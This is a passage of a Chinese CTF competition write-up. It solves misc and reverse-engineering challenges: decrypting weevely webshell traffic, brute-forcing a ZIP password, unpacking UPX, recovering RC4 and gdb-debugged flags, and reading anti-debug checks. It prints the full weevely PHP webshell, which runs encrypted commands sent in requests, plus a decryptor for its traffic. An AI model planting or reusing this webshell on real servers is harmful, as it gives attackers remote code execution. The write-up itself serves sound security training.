    #  flag{skysql_is_very_cool!233}
```

weevely

了解到 weevely 是一种 webshell 手段

且流量包中包含 shell.php

```
Bash
shell.php
<?php
$k="161ebd7d";$kh="45089b3446ee";$kf="4e0d86dbcf92";$p="lFDu8RwONq
mag5ex";

function x($t,$k){
$c=strlen($k);$l=strlen($t);$o="";
```

```
for($i=0;$i<$l;){
for($j=0;($j<$c&&$i<$l);$j++,$i++)
{
$o.=$t[$i]^$k[$j];
}
}
return $o;
}
if
(@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1) {
@ob_start();
@eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
$o=@ob_get_contents();
@ob_end_clean();
$r=@base64_encode(@x(@gzcompress($o),$k));
print("$p$kh$r$kf");
}
```

于是根据 shell 加密编写解密脚本如下

```
Python
import re
import base64
import zlib

# 从 PHP 脚本中提取的密钥和标记
K = "161ebd7d".encode('utf-8')
KH = "45089b3446ee"
KF = "4e0d86dbcf92"
P = "lFDu8RwONqmag5ex"

def xor_decrypt(data, key):
    """实现与 PHP 中 x()函数相同的 XOR 操作"""
    key_length = len(key)
    data_length = len(data)
    result = []

    for i in range(data_length):
        key_char = key[i % key_length]
        data_char = data[i]
        result.append(data_char ^ key_char)

    return bytes(result)
```

```
def decrypt_request(content):
    """解密从客户端发送到服务器的请求内容"""
    # 提取$kh 和$kf 之间的内容
    pattern = re.compile(f"{re.escape(KH)}(.+?){re.escape(KF)}",
re.DOTALL)
    match = pattern.search(content)

    if not match:
        return "未找到匹配的加密内容"

    encrypted_data = match.group(1)

    try:
        # 解密流程：Base64 解码 → XOR 解密 → gz 解压
        b64_decoded = base64.b64decode(encrypted_data)
        xor_decoded = xor_decrypt(b64_decoded, K)
        gz_decoded = zlib.decompress(xor_decoded)
        return gz_decoded.decode('utf-8', errors='replace')
    except Exception as e:
        return f"解密请求失败: {str(e)}"

def decrypt_response(content):
    """解密从服务器返回给客户端的响应内容"""
    # 移除响应前缀
    if content.startswith(P):
        content = content[len(P):]

    return decrypt_request(content)

if __name__ == "__main__":
    import sys

    if len(sys.argv) != 3:
        print("用法:")
        print("  解密请求: python weevely_specific_decrypt.py
request <加密内容>")
        print("  解密响应: python weevely_specific_decrypt.py
response <加密内容>")
        sys.exit(1)

    mode = sys.argv[1]
```


```
    data = sys.argv[2]

    if mode == "request":
        result = decrypt_request(data)
    elif mode == "response":
        result = decrypt_response(data)
    else:
        result = "无效的模式，使用 'request' 或 'response'"

    print("解密结果:")
    print("-" * 60)
    print(result)
    print("-" * 60)
```

对最后一条 http 流中 response 内容进行解密得到 flag

```
C:\Users\Administrator\Desktop\payload>python weevelyPayload解密.py response lFDu8RwONqmag5ex45089b3446eeSap6risomCodHP/PqrQaqvueeU+wURkueAeGLStP+bQE+HqsLq39zTQ2L1hsAA==4e0d86dbcf92
解密结果:
------------------------------------------------------------
flag{arsjxh-sjhxbr-3rdd78dfsh-3ndidjl}
------------------------------------------------------------
```

书中自有黄金屋

在平台每篇文章中找寻并拼接即可



密码学习，是同时与数学和计算机打交道。 闭门造车只会孤陋寡闻，当从多处求经、求学。 多读、多试、多练！

1. 常用工具： 下面列举的工具不一定是必须的，但如果有时间可以都安装一遍，因为学计算机需要"折腾 如果下载中遇到问题，可自行搜索解决方法或者在相关群上问
    1. Python 做crypto题最常用的编程语言 1.1.1.常用的python库 Crypto libnum gmpy2 random hashlib pwn 安装好 pycharm
    2. sagemath
    3. yafu 等等

~~c0mpr3h3nd_~~2. 做题网站 1. https://buuoj.cn/

以上是对misc这一方向的简单介绍，接下来针对此次比赛，我做一个指导，要是不认真看的就错过了重要的解题信息哦~~~

1.留意文件的各类信息(大小，修改时间，属性，***详细信息中的备注***。。。。。。)

2.善用联想，将获取的重点信息与其他信息联系起来，比如我们小时候数学上的找***数字的规律,特征，指向性(指向其他线索)***。。。。

3.我会给你们发一些工具，工欲善其事必先利其器，***工具可不是白发***的哦~~~，一定要学会观察，联想，分析。。。***题目描述所透露出的知识点指向哪一个工具,还有多看看base64编码。***

4.再则是学会分析文件类型，别小看我们***日常生活中的常见类型文件***，那可是也有我们所***遗漏的知识点***~~~要***大胆尝试***!


5.学会挖掘***题目描述中的关键知识点***，情景固然有趣，但知识点才是带你capture flag的法宝！不会就问AI，发挥你强大的***检索***功能! ~~M04e!}~~

zip!

发现为加密文件，查看文件结构发现不是伪加密文件 如何判断?


于是尝试使用 ARCHPR 爆破 下载地址(点击"绿化.exe"之后打开"ARCHPR.loader.exe")

一般需要爆破的题目选中一到两种字符即可




一种字符位数不超过 8 位

两种字符位数不超过 6 位




此处我们先选择纯数字进行爆破

发现未找到，于是尝试数字+小写字母，最大 6 位口令长度



得到密码 `pkw123`

解压得到 flag




`PKWCTF{z1p_1s_s0_easy}`

4D5A

发现附件无法打开，使用 010 Editor 编辑发现文件头缺失了两个字节


将 4D5A 添加到文件头中，打开附件得到 flag



呆呆鸟的复仇

简单的社工题，考察大家的信息收集能力。

题目给了一个说说的图片，图片上留了一个地址在东软学院的 C2，通过了解可以知道网安系的教师办公室在 C2 的 2 楼，题目给了提示，呆呆鸟会黑掉老师的电脑和钉钉，很容易可以找到负责本次竞赛的李老师。在李老师的工位上可以看到电脑屏幕上有 flag。




李老师的钉钉上也有 flag。

Reverse

easyRE

将附件放入 DIE 查看，发现为 64 位无壳程序

将附件放入 IDA64



打开即可看到 `flag{this_Is_a_EaSyRe}`

babyRE

将附件放入 DIE 中查看，发现为 64 位无壳程序

将附件放入 IDA64 中

查看 main 函数

发现不完整 flag，并且由 strcmp 函数对比 flag 和输入

结合题目信息，可知该题考察动态调用能力

打开 Kali Linux 使用 gdb 调试

```
Python
chmod +x debugme_linux #添加运行权限
gdb debugme_linux #调试
```

先在 main 函数前打断点，方便调试，然后运行

```
Python
b main #断点
r #开始运行
```

对 main 函数进行反汇编

```Python
disassemble main #反汇编
```

```
0x0000555555555298 <+175>:   xor    eax,edx
0x000055555555529a <+177>:   mov    edx,eax
0x000055555555529c <+179>:   mov    eax,DWORD PTR [rbp-0x444]
0x00005555555552a2 <+185>:   sub    edx,eax
0x00005555555552a4 <+187>:   mov    eax,edx
0x00005555555552a6 <+189>:   mov    edx,eax
0x00005555555552a8 <+191>:   mov    eax,DWORD PTR [rbp-0x444]
0x00005555555552ae <+197>:   cdqe
0x00005555555552b0 <+199>:   mov    BYTE PTR [rbp+rax*1-0x440],dl
0x00005555555552b7 <+206>:   add    DWORD PTR [rbp-0x444],0x1
0x00005555555552be <+213>:   mov    eax,DWORD PTR [rbp-0x444]
0x00005555555552c4 <+219>:   movsxd rbx,eax
0x00005555555552c7 <+222>:   lea    rax,[rbp-0x440]
0x00005555555552ce <+229>:   mov    rdi,rax
0x00005555555552d1 <+232>:   call   0x5555555550b0 <strlen@plt>
0x00005555555552d6 <+237>:   cmp    rbx,rax
0x00005555555552d9 <+240>:   jb     0x55555555527d <main+148>
0x00005555555552db <+242>:   lea    rdx,[rbp-0x420]
0x00005555555552e2 <+249>:   lea    rax,[rbp-0x440]
0x00005555555552e9 <+256>:   mov    rsi,rdx
0x00005555555552ec <+259>:   mov    rdi,rax
0x00005555555552ef <+262>:   call   0x5555555550e0 <strcmp@plt>
0x00005555555552f4 <+267>:   test   eax,eax
0x00005555555552f6 <+269>:   jne    0x555555555306 <main+285>
0x00005555555552f8 <+271>:   lea    rdi,[rip+0xd26]        # 0x555555556025
0x00005555555552ff <+278>:   call   0x5555555550a0 <puts@plt>
0x0000555555555304 <+283>:   jmp    0x555555555312 <main+297>
0x0000555555555306 <+285>:   lea    rdi,[rip+0xd26]        # 0x555555556033
0x000055555555530d <+292>:   call   0x5555555550a0 <puts@plt>
0x0000555555555312 <+297>:   mov    eax,0x0
0x0000555555555317 <+302>:   mov    rcx,QWORD PTR [rbp-0x18]
0x000055555555531b <+306>:   xor    rcx,QWORD PTR fs:0x28
0x0000555555555324 <+315>:   je     0x55555555532b <main+322>
0x0000555555555326 <+317>:   call   0x5555555550c0 <__stack_chk_fail@plt>
0x000055555555532b <+322>:   add    rsp,0x448
0x0000555555555332 <+329>:   pop    rbx
0x0000555555555333 <+330>:   pop    rbp
```

在 call strcmp 后打断点，然后继续运行，随便输入什么

```Python
b *0x5555555552f4 #断点
c #继续运行
```

断点处停止运行，得到 flag

```
$rdi   : 0x00007fffffffd850  →  "Flag{This_IS_T7_DEBUG_EASY}"
$rip   : 0x00005555555552f4  →  <main+010b> test eax, eax
$r8    : 0xfffe
$r9    : 0xffffffff
$r10   : 0x00007ffff7f3b8e0  →  0x0002000200020002
$r11   : 0xa
$r12   : 0x0
$r13   : 0x00007fffffffddb8  →  0x00007fffffffe15c  →  "COLORFGBG=0;15"
$r14   : 0x00007ffff7ffd000  →  0x00007ffff7ffe310  →  0x0000555555554000  →   jg 0x555555554047
$r15   : 0x0
$eflags: [zero CARRY parity adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────────────────────────────────
0x00007fffffffd840|+0x0000: 0x00007fffffffd980  →  0x0000000000000000    ← $rsp
0x00007fffffffd848|+0x0008: 0x0000001bffffd8e8
0x00007fffffffd850|+0x0010: "Flag{This_IS_T7_DEBUG_EASY}"        ← $rdi
0x00007fffffffd858|+0x0018: "s_IS_T7_DEBUG_EASY}"
0x00007fffffffd860|+0x0020: "DEBUG_EASY}"
0x00007fffffffd868|+0x0028: 0x00007fff007d5953 ("SY}"?)
0x00007fffffffd870|+0x0030: 0x0000000000000063 ("c"?)    ← $rsi
0x00007fffffffd878|+0x0038: 0x0000000000000000
──────────────────────────────────────────────────────────────────────────────────────────────────────
   0x5555555552e9 <main+0100>      mov    rsi, rdx
   0x5555555552ec <main+0103>      mov    rdi, rax
   0x5555555552ef <main+0106>      call   0x5555555550e0 <strcmp@plt>
●→ 0x5555555552f4 <main+010b>      test   eax, eax
   0x5555555552f6 <main+010d>      jne    0x555555555306 <main+285>
   0x5555555552f8 <main+010f>      lea    rdi, [rip+0xd26]        # 0x555555556025
   0x5555555552ff <main+0116>      call   0x5555555550a0 <puts@plt>
   0x555555555304 <main+011b>      jmp    0x555555555312 <main+297>
   0x555555555306 <main+011d>      lea    rdi, [rip+0xd26]        # 0x555555556033
──────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "debugme_linux", stopped 0x5555555552f4 in main (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────────────────────────────
[#0] 0x5555555552f4 → main()
```

脱壳？！

将附件放入 DIE 查看，发现为 32 位带 upx 壳程序

先将附件放入 Kali Linux 中脱壳

```
Plain Text
upx -d 新年快乐.exe
```

```
┌──(kali㉿kali)-[~/桌面]
└─$ upx -d 新年快乐.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     27807 <-     21151   76.06%   win32/pe      新年快乐.exe

Unpacked 1 file.
```

将脱壳后程序放入 IDA/IDA32 中查看 main 函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Str2[14]; // [esp+12h] [ebp-3Ah] BYREF
  char Str1[44]; // [esp+20h] [ebp-2Ch] BYREF

  __main();
  strcpy(Str2, "HappyNewYear!");
  memset(Str1, 0, 32);
  printf("please input the true flag:");
  scanf("%s", Str1);
  if ( !strncmp(Str1, Str2, strlen(Str2)) )
    return puts("this is true flag!");
  else
    return puts("wrong!");
}
```

发现输入 Str1 和预设字符串 Str2:HappyNewYear!对比成功则提示 flag 正确

则将 HappyNewYear!包裹上 PKWCTF{}即为 flag

`PKWCTF{HappyNewYear!}`


脱壳！？

本题考察 UPX 魔数

将附件放入 DIE 发现有壳

但是使用 upx -d 命令脱壳失败

使用 010 Editor 打开发现 UPX 魔数被修改成了 CTF 字符



将 CTF 字符修改为 UPX 即可正常脱壳

脱壳后使用 IDA 打开发现加密逻辑为 RC4 加密

```
C++
int __cdecl main(int argc, const char **argv, const char **envp)
{
```

```
unsigned __int8 enc[40]; // [rsp+20h] [rbp-B0h] BYREF
unsigned __int8 str[41]; // [rsp+50h] [rbp-80h] BYREF
unsigned __int8 encrypted[41]; // [rsp+80h] [rbp-50h] BYREF
unsigned __int8 key[12]; // [rsp+B0h] [rbp-20h] BYREF
int dataLength; // [rsp+C4h] [rbp-Ch]
int keyLength; // [rsp+C8h] [rbp-8h]
int enc_length; // [rsp+CCh] [rbp-4h]

_main();
strcpy((char *)key, "Th1s_1s_k3y");
enc[0] = -79;
enc[1] = -71;
enc[2] = -82;
enc[3] = -110;
enc[4] = -94;
enc[5] = -10;
enc[6] = 0x80;
enc[7] = -79;
enc[8] = -15;
enc[9] = -53;
enc[10] = -102;
enc[11] = 79;
enc[12] = 30;
enc[13] = -33;
enc[14] = -79;
enc[15] = 85;
enc[16] = 120;
enc[17] = -53;
enc[18] = 106;
enc[19] = 49;
enc[20] = -48;
enc[21] = 30;
enc[22] = -91;
enc[23] = 76;
enc[24] = -13;
enc[25] = 64;
enc[26] = 91;
enc[27] = -121;
enc[28] = 62;
enc[29] = 72;
enc[30] = -65;
enc[31] = -38;
enc[32] = -90;
enc[33] = 77;
```


```
  enc[34] = -53;
  enc[35] = -71;
  enc[36] = 61;
  enc[37] = 1;
  enc[38] = -91;
  enc[39] = 73;
  enc_length = 40;
  printf("please input your flag:");
  scanf("%40s", str);
  memcpy(encrypted, str, enc_length);
  keyLength = strlen((const char *)key);
  dataLength = strlen((const char *)str);
  rc4(key, keyLength, encrypted, dataLength);
  if ( !memcmp(encrypted, enc, enc_length) )
    puts("congratulations!");
  else
    puts("no");
  return 0;
}
```

将密文和密钥导入到 rc4 解密脚本中得到 flag

```
C:\Users\Administrator\Desktop\payload>python RC4解密.py
解密后的数据（十六进制）：504b574354467b6361326231316265623136373635366730626535386466313934346462653631 7d
解密后的数据（字符串）：PKWCTF{ca2b11beb167656g0be58df1944dbe61}
```

反调试

IDA 里面 F5 一看，毛毛多的反调试。


IDA View-A
Pseudocode-B
Pseudocode-A
Hex View-1
Structur
13
14 v0 = &v7;
15 for (j = 338i64; j; --j)
16 {
17 *(_DWORD *)v0 = -858993460;
18 v0 += 4;
19 }
20 j___CheckForDebuggerJustMyCode(&_7D5BE6A1_stack_cpp);
21 qmemcpy(enc, "v|qwkDxycOI", 11);
22 enc[11] = 127;
23 qmemcpy(&enc[12], "ebOv|qwm", 8);
24 memset(&ctx, 0, sizeof(ctx));
25 ctx.ContextFlags = 0x100010;
26 CurrentThread = GetCurrentThread();
27 GetThreadContext(CurrentThread, &ctx);
28 if (ctx.Dr0 || ctx.Dr1 || ctx.Dr2 || ctx.Dr3)
29 ExitProcess(0);
30 if (checkRemoteDebugger())
31 {
32 v3 = std::operator<<<std::char_traits<char>>(std::cout, "No");
33 std::ostream::operator<<(v3, std::endl<char,std::char_traits<char>>);
34 ExitProcess(0);
35 }
36 if (IsDebuggerPresent())
37 {
38 v4 = std::operator<<<std::char_traits<char>>(std::cout, "No");
39 std::ostream::operator<<(v4, std::endl<char,std::char_traits<char>>);
40 ExitProcess(0);
41 }
42 if (IsDebuggerWindowOpen())
43 {
44 std::operator<<<std::char_traits<char>>(std::cout, "Debugger window detected! Exiting...\n");
45 ExitProcess(1u);
46 }
47 check_time();
48 v5 = std::operator<<<std::char_traits<char>>(std::cout, "Good Boy");
49 std::ostream::operator<<(v5, std::endl<char,std::char_traits<char>>);
50 for (i = 0; (unsigned __int64)i < 0x14; ++i)
51 {
52 enc[i] ^= 0x10u;
53 std::operator<<<std::char_traits<char>>(std::cout, enc[i]);
54 }
55 return 0i64;
56 }
00007B2F main:28 (14001872F)

part1

```
 9  char v7; // [rsp+20h] [rbp+0h] BYREF
10  unsigned __int8 enc[20]; // [rsp+28h] [rbp+8h] BYREF
11  _CONTEXT ctx; // [rsp+60h] [rbp+40h] BYREF
12  int i; // [rsp+544h] [rbp+524h]
13
14  v0 = &v7;
15  for ( j = 338i64; j; --j )
16  {
17    *(_DWORD *)v0 = -858993460;
18    v0 += 4;
19  }
20  j___CheckForDebuggerJustMyCode(&_7D5BE6A1_stack_cpp);
21  qmemcpy(enc, "v|qwkDxycOI", 11);
22  enc[11] = 127;
23  qmemcpy(&enc[12], "ebOv|qwm", 8);
24  memset(&ctx, 0, sizeof(ctx));
25  ctx.ContextFlags = 0x100010;
26  CurrentThread = GetCurrentThread();
27  GetThreadContext(CurrentThread, &ctx);
28  if ( ctx.Dr0 || ctx.Dr1 || ctx.Dr2 || ctx.Dr3 )
29    ExitProcess(0);
30  if ( checkRemoteDebugger() )
31  {
32    v3 = std::operator<<<std::char_traits<char>>(std::cout, "No");
33    std::ostream::operator<<(v3, std::endl<char,std::char_traits<char>>);
34    ExitProcess(0);
35  }
00007A50 main:30 (7FF7632D8650)
```

